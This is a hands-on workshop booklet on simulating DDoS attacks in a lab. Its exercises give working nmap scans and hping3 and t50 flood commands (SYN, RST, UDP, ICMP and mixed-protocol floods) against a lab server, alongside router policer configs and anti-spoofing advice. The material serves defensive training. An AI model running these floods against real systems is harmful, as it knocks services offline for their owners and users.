Simulating DDoS Attacks

breaking the firewall infrastructure

Henrik Lund Kramshoej
hlk@zencurity.com

July 25, 2019

Contents

Simulating DDoS packets

A small workshop teaching people how to produce DDoS simulation traffic - usefull for testing their own infrastructures.

We will have a server connected on 10Gbit on a switch with multiple 1Gbit port for attackers. Attackers will be connected through 1Gbit ports using USB Ethernet - we have loaners.

Work together to produce enough to take down this server!

WHILE attack is ongoing there will be both the possibility to monitor traffic, monitor port, and decide on changes to prevent the attacks from working.

We will work through common attack types, like:

- TCP SYN flooding
- TCP other flooding
- UDP flooding NTP, etc.
- ICMP flooding
- Misc - stranger attacks and illegal combinations of flags etc.

then we will discuss and implement changes suggested and retry attacks.

You will go away from this with tools for producing packets, hping3 and some configurations for protecting - PF rules, switch rules, server firewall rules.

Preface

This material is prepared for use in *Computer Systems Security workshop* and was prepared by Henrik Lund Kramshoej, http://www.zencurity.com . It describes the networking setup and applications for trainings and workshops where hands-on exercises are needed.

Further a presentation is used which is available as PDF from kramse@Github
Look for simulating-ddos-2019-exercises in the repo security-courses.

These exercises are expected to be performed in a training setting with network connected systems. The exercises use a number of tools which can be copied and reused after training. A lot is described about setting up your workstation in the repo

https://github.com/kramse/kramse-labs

Prerequisites

This material expect that participants have a working knowledge of TCP/IP from a user perspective. Basic concepts such as web site addresses and email should be known as well as IP-addresses and common protocols like DHCP.

Have fun and learn

Exercise content


Most exercises follow the same procedure and has the following content:

- **Objective:** What is the exercise about, the objective
- **Purpose:** What is to be the expected outcome and goal of doing this exercise
- **Suggested method:** suggest a way to get started
- **Hints:** one or more hints and tips or even description how to do the actual exercises
- **Solution:** one possible solution is specified
- **Discussion:** Further things to note about the exercises, things to remember and discuss

Please note that the method and contents are similar to real life scenarios and does not detail every step of doing the exercises. Entering commands directly from a book only teaches typing, while the exercises are designed to help you become able to learn and actually research solutions.

Exercise 1

Discover active systems ping and port sweep 15 min



Target: 192.168.0.128

Profile: Intense scan

Command: nmap -T4 -A -v 192.168.0.128

```
nmap -T4 -A -v 192.168.0.128

Starting Nmap 6.46 ( http://nmap.org ) at 2014-10-27 06:50 CET
NSE: Loaded 118 scripts for scanning.
NSE: Script Pre-scanning.
Initiating ARP Ping Scan at 06:50
Scanning 192.168.0.128 [1 port]
Completed ARP Ping Scan at 06:50, 0.01s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 06:50
Completed Parallel DNS resolution of 1 host. at 06:50, 0.10s
elapsed
Initiating SYN Stealth Scan at 06:50
Scanning 192.168.0.128 [1000 ports]
Discovered open port 3306/tcp on 192.168.0.128
Discovered open port 53/tcp on 192.168.0.128
Discovered open port 139/tcp on 192.168.0.128
Discovered open port 23/tcp on 192.168.0.128
Discovered open port 22/tcp on 192.168.0.128
```

Objective:
Use nmap to discover active systems and ports

Purpose:
Know how to use nmap to scan networks for active systems. These ports receive traffic from *the internet* and can be used for DDoS attacks.

Tip: Yes, filtering traffic further out removes it from processing in routers, firewalls, load balancers, etc. So making a stateless filter on the edge may be recommended.

Suggested method:
Try different scans,

- Ping sweep to find active systems
- Port sweeps to find active systems with specific ports

Hints:
Try nmap in sweep mode - and you may run this from Zenmap

Solution:
Use the command below as examples:

- Ping sweep ICMP and port probes: `nmap -sP 10.0.45.*`
- Port sweeps 80/tcp and 443/tcp: `nmap -p 80 10.0.45.*`
- Port sweeps UDP scans can be done: `nmap -sU -p 161 10.0.45.*`

Discussion:
Quick scans quickly reveal interesting hosts, ports and services

Also now make sure you understand difference between single host scan 10.0.45.123/32, a whole subnet /24 250 hosts 10.0.45.0/24 and other more advanced targeteting like 10.0.45.0/25 and 10.0.45.1-10

We will now assume port 80/443 are open, as well as a few UDP services - maybe we can use them in amplification attacks later.

Exercise 2

TCP SYN flooding 30min

Objective:
Start a webserver attack using SYN flooding tool hping3.

Purpose:
See how easy it is to produce packets on a network using hacker programs.

The tool we will use is very flexible and can produce ICMP, UDP and TCP using very few options. This tool is my primary one for doing professsional DDoS testing.

```
-1 --icmp
       ICMP  mode,  by  default  hping3  will  send  ICMP echo-request, you can set other ICMP
       type/code using --icmptype --icmpcode options.

-2 --udp
       UDP mode, by default hping3 will send udp to target host's port 0.  UDP header  tunable
       options are the following: --baseport, --destport, --keep.
```

TCP mode is default, so no option needed.

Suggested method:
Connect to the LAB network using Ethernet! Borrow a USB network card if you dont have one.

Start your Kali VM in bridged mode, try a basic TCP flooding attack against the server provided by the instructor, or your own Debian server.

Try doing the most common attacks TCP SYN flood using hping3:

```
hping3 --flood -p 80 -S 10.0.45.12
```

You should see something like this:

```
HPING 10.0.45.12: NO FLAGS are set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 10.0.45.12 hping statistic ---
352339 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

You can try different ports with TCP flooding, try port 22/tcp or HTTP(S) port 80/tcp and 443/tcp

Hints:
The tool we use can do a lot of different things, and you can control the speed. You can measure at the server being attacked or what you are sending, commonly using ifpps or such programs can help.

By changing the speed we can find out how much traffic is needed to bring down a service. This measurement can then be re-checked later and see if improvements really worked.

This allows you to use the tool to test devices and find the breaking point, which is more interesting than if you can overload, because you always can.

```
-i --interval
       Wait  the  specified  number  of  seconds or micro seconds between sending each packet.
       --interval X set wait to X seconds, --interval uX set wait to X micro seconds.  The de-
       fault  is  to  wait one second between each packet. Using hping3 to transfer files tune
       this option is really important in order to increase transfer rate. Even  using  hping3
       to  perform  idle/spoofing  scanning  you should tune this option, see HPING3-HOWTO for
       more information.

--fast Alias for -i u10000. Hping will send 10 packets for second.

--faster
       Alias for -i u1. Faster then --fast ;) (but not as fast as your computer can send pack-
       ets due to the signal-driven design).

--flood
       Sent  packets  as fast as possible, without taking care to show incoming replies.  This
       is ways faster than to specify the -i u0 option.
```

Solution:
When your team has sent +1 million packets per second into the network, from one or two laptops - you are done.

Discussion:
Gigabit Ethernet can send up to 1.4 million packets per second, pps.

There is a presentation about DDoS protection with low level technical measures to implement at
https://github.com/kramse/security-courses/tree/master/presentations/network/introduction-ddos-testing

Receiving systems, and those en route to the service, should be checked for resources like CPU load, bandwidth, logging. Logging can also overload the logging infrastructure, so take care when configuring this in your own networks.

Exercise 3

TCP other flooding 15min

Objective:
Start a webserver attack using TCP flooding tool hping3.

Purpose:
Run various other common attacks

TCP mode is default, so no option needed.

Suggested method:
Connect to the LAB network using Ethernet! Borrow a USB network card if you dont have one.

Start your Kali VM in bridged mode, try a basic TCP flooding attack against the server provided by the instructor, or your own Debian server.

```
hping3 --flood -p 80 -R 10.0.45.12
```

You should see something like this:

```
HPING 10.0.45.12: NO FLAGS are set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 10.0.45.12 hping statistic ---
352339 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

Hints:
Common attacks use the SYN, as shown in previous exercise, but other popular TCP attacks are RST, PUSH, URG, FIN, ACK attacks - setting one or more flags in the packets.

```
 -L  --setack     set TCP ack
-F  --fin        set FIN flag
-S  --syn        set SYN flag
-R  --rst        set RST flag
-P  --push       set PUSH flag
-A  --ack        set ACK flag
-U  --urg        set URG flag
-X  --xmas       set X unused flag (0x40)
-Y  --ymas       set Y unused flag (0x80)
```

Solution:
When your team has sent +1 million packets per second into the network, from one or two laptops - you are done.

Discussion:
If an attacker varies the packets they can be harder to filter out, and the attacks succeed.

Exercise 4

UDP flooding NTP, etc. 15min

Objective:
Start a webserver attack using UDP flooding tool hping3.

Purpose:
See how easy it is to produce packets on a network using hacker programs.

The tool we will use is very flexible and can produce ICMP, UDP and TCP using very few options. This tool is my primary one for doing professsional DDoS testing.

This time we will select UDP mode:

```
-2 --udp
       UDP mode, by default hping3 will send udp to target host's port 0.  UDP header  tunable
       options are the following: --baseport, --destport, --keep.
```

Suggested method:
Connect to the LAB network using Ethernet! Borrow a USB network card if you dont have one.

Start your Kali VM in bridged mode, try a basic TCP flooding attack against the server provided by the instructor, or your own Debian server.

```
hping3 --flood -2 -p 53 10.0.45.12
```

Hints:

Try doing the most common attacks:

- UDP flooding, try port 53/udp DNS, 123/udp NTP and port 161/udp SNMP

Solution:
When your team has sent +1 million packets per second into the network, from one or two laptops - you are done.

Discussion:
Many networks don't send and receive a lot of UDP traffic. If you measure a baseline

of the protocols needed on a daily basis you might be able to configure a profile for normal usage, and filter out bad traffic in case of attacks.

A starting point might be to allow full bandwidth for TCP, 10% UDP and 1% ICMP. This will ensure that even if an attacker is sending more than 1% ICMP only a fraction reaches your network and systems.

This is especially effective for protocols like ICMP which is not used for large data transfers.

Exercise 5

ICMP flooding 15min

Objective:
Start a webserver attack using ICMP flooding tool hping3.

Purpose:
See how easy it is to produce packets on a network using hacker programs.

The tool we will use is very flexible and can produce ICMP, UDP and TCP using very few options. This tool is my primary one for doing professsional DDoS testing.

This time we will select UDP mode:

```
-1 --icmp
       ICMP  mode,  by  default  hping3  will  send  ICMP echo-request, you can set other ICMP
       type/code using --icmptype --icmpcode options.
```

Suggested method:
Connect to the LAB network using Ethernet! Borrow a USB network card if you dont have one.

Start your Kali VM in bridged mode, try a basic TCP flooding attack against the server provided by the instructor, or your own Debian server.

Try doing the most common attack:

- ICMP flooding with echo

```
hping3 --flood -1 10.0.45.12
```

Hints:
Common attacks use ICMP ECHO, but other types can be sent in the packets.

```
ICMP
  -C  --icmptype   icmp type (default echo request)
  -K  --icmpcode   icmp code (default 0)
      --force-icmp send all icmp types (default send only supported types)
      --icmp-gw    set gateway address for ICMP redirect (default 0.0.0.0)
      --icmp-ts    Alias for --icmp --icmptype 13 (ICMP timestamp)
      --icmp-addr  Alias for --icmp --icmptype 17 (ICMP address subnet mask)
      --icmp-help  display help for others icmp options
```

Solution:
When your team has sent +1 million packets per second into the network, from one or two laptops - you are done.

Discussion:
If you have a 10G network connection, do you REALLY need 10Gbps of ICMP traffic?

Probably not, and routers can often filter this in wirespeed.

Routers have extensive Class-of-Service (CoS) tools today and a starting point might be as shown in Juniper Junos policer config:

```
term limit-icmp {
    from {
        protocol icmp;
    }
    then {
        policer ICMP-100M;
        accept;
    }
}
term limit-udp {
    from {
        protocol udp;
    }
    then {
        policer UDP-1000M;
        accept;
    }
}
```

This effectively limit the damage an attacker can do. Your firewall and IDS devices will be free to spend more processing on the remaining protocols.

Exercise 6

Misc - stranger attacks 15min

Various other attacks are possible, sending illegal combinations of flags etc.

Objective:
Start a webserver attack using the packet generator and flooding tool t50.

Purpose:
See how easy it is to produce packets on a network using hacker programs.

The tool we will use is very flexible and can produce ICMP, UDP and TCP using very few options. This tool is another primary one for doing professsional DDoS testing.

Apart from TCP,UDP and ICMP this tool can also produce packets for dynamic routing testting, OSPF, EIGRP and other esoteric RSVP, IPSEC, RIP and GRE.

```
  $ t50 -help
  T50 Experimental Mixed Packet Injector Tool v5.8.3
  Originally created by Nelson Brito <nbrito@sekure.org>
  Previously maintained by Fernando Mercês <fernando@mentebinaria.com.br>
  Maintained by Frederico Lamberti Pissarra <fredericopissarra@gmail.com>

  Usage: t50 <host[/cidr]> [options]
  Common Options:
      --threshold NUM           Threshold of packets to send     (default 1000)
      --flood                   This option supersedes the 'threshold'
      --encapsulated            Encapsulated protocol (GRE)      (default OFF)
   -B,--bogus-csum              Bogus checksum                   (default OFF)
      --shuffle                 Shuffling for T50 protocol       (default OFF)
   -q,--quiet                   Disable INFOs
      --turbo                   Extend the performance           (default OFF)
   -l,--list-protocols          List all available protocols
   -v,--version                 Print version and exit
   -h,--help                    Display this help and exit
...
   Some considerations while running this program:
    1. There is no limitation of using as many options as possible.
    2. Report t50 bugs at https://gitlab.com/fredericopissarra/t50.git.
    3. Some header fields with default values MUST be set to '0' for RANDOM.
    4. Mandatory arguments to long options are mandatory for short options too.
    5. Be nice when using t50, the author DENIES its use for DoS/DDoS purposes.
    6. Running t50 with '--protocol T50' option sends ALL protocols sequentially.
```

Suggested method:
Connect to the LAB network using Ethernet! Borrow a USB network card if you dont have one.

Start your Kali VM in bridged mode, try a basic TCP flooding attack against the server provided by the instructor, or your own Debian server.

Run the help page, and browse options.

```
t50 -h
```

Hints:
The tools we use can do a lot of different things and using the command line options can produce high speed packet attacks without having to program in C ourselves.

Try doing a special attack:

- t50 with '–protocol T50' option sends ALL protocols, so try:
  `t50 --protocol T50 10.0.45.12`

Solution:
When your team has sent +1 million packets per second into the network, from one or two laptops - you are done.

Discussion:
Gigabit Ethernet can send up to 1.4 million packets per second, pps.

There is a presentation about DDoS protection with low level technical measures to implement at
https://github.com/kramse/security-courses/tree/master/presentations/network/introduction-ddos-testing

Receiving systems, and those en route to the service, should be checked for resources like CPU load, bandwidth, logging. Logging can also overload the logging infrastructure, so take care when configuring this in your own networks.

Exercise 7

Bonus: DNS, NTP and SNMP amplification 15min

Objective:
Start a webserver attack using reflection attacks.

Purpose:
See how easy it is to produce packets on a network using hacker programs.

See that attackers might not use their own connection directly, and using other peoples systems they can increase the attack size by sending requests with spoofed source.

Suggested method:
Connect to the LAB network using Ethernet! Borrow a USB network card if you dont have one.

Start your Kali VM in bridged mode, try a basic TCP flooding attack against the server provided by the instructor, or your own Debian server.

Try sending requests

Try doing the most common UDP reflection attacks:

- DNS port 53/udp
- NTP 123/udp
- SNMP port 161/udp

Hints:

Solution:
When your team has sent +1 million packets per second into the network, from one or two laptops - you are done.

Discussion:

A lot of DDoS protection happens at the edge. This is the recommendation, but if you have a large network, you might have amplification sources inside your network or the ISPs network.

In our case we can imagine preventing a direct UDP attack being blocked, and then circumventing this by sending requests into the network - so it will be amplified on the inside.

Anti-spoofing of IP addresses are the main ways to prevent this. Unfortunately this is not implemented on the internet at large - too many networks allow spoofing of addresses.

You should make sure the networks you control implement network ingress and egress filtering. One resource is the BCP38 Network Ingress Filtering: Defeating Denial of Service Attacks which employ IP Source Address Spoofing

https://tools.ietf.org/html/bcp38